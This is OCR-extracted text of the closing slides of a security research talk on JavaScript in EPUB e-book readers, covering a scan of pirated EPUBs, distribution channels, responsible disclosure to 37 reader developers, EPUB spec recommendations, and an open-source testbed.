


Capability (ab)use in the wild

- Malicious EPUBs distributed through illegal channels
  - The Pirate Bay, 4shared
  - +/- 9,000 EPUBs

↓

< 1% contained JavaScript (all benign)



Capability (ab)use in the wild

- Tracking EPUBs distributed through legal channels
  - Free e-books from the most popular EPUB vendors

No indications of tracking

Feasibility of e-book distribution

The Pirate Bay

4shared

amazon books

Get it on Apple Books

Google Play Books

BARNES&NOBLE


Smashwords™ your ebook. your way.

Rakuten kobo

Distributing your malicious e-book through **file sharing platforms**

Distributing your malicious e-book through **official e-book vendors**

Are self-published EPUBs sufficiently sanitized?



Manuscript

Publication

94%

amazon books

Smashwords™ your ebook. your way.

Get it on Apple Books

Rakuten kobo

Google Play Books

BARNES & NOBLE

AuthorEarnings. February 2017 Big, Bad, Wide & International Report: covering Amazon, Apple, B&N, amd Kobo ebooks sales in de US, UK, Canada, Autralia, and New Zealand. https://web.archive.org/web/ 20190218084936/http:/authorearnings.com/report/february-2017/.

Key takeaways

- Almost none of the JS-supporting reading systems adhere to security recommendations
  - Significant part does not sufficiently isolate local file system
  - Responsible disclosure: developers of 37 reading systems contacted
- EPUB 3.2 spec concerns
  - Recommendations should be more strict
  - Needs practical guidelines for developers
  - Prohibit JavaScript and local/remote resources
- No abuse in the wild detected (as of yet)
  - Although very possible, even through legitimate channels
- Evaluation testbed is open-source [1]
  - Assist EPUB reading system developers
  - Provide transparency to users

[1] https://github.com/DistriNet/evil-epubs

Thank you!

@GJFR_ @tomvangoethem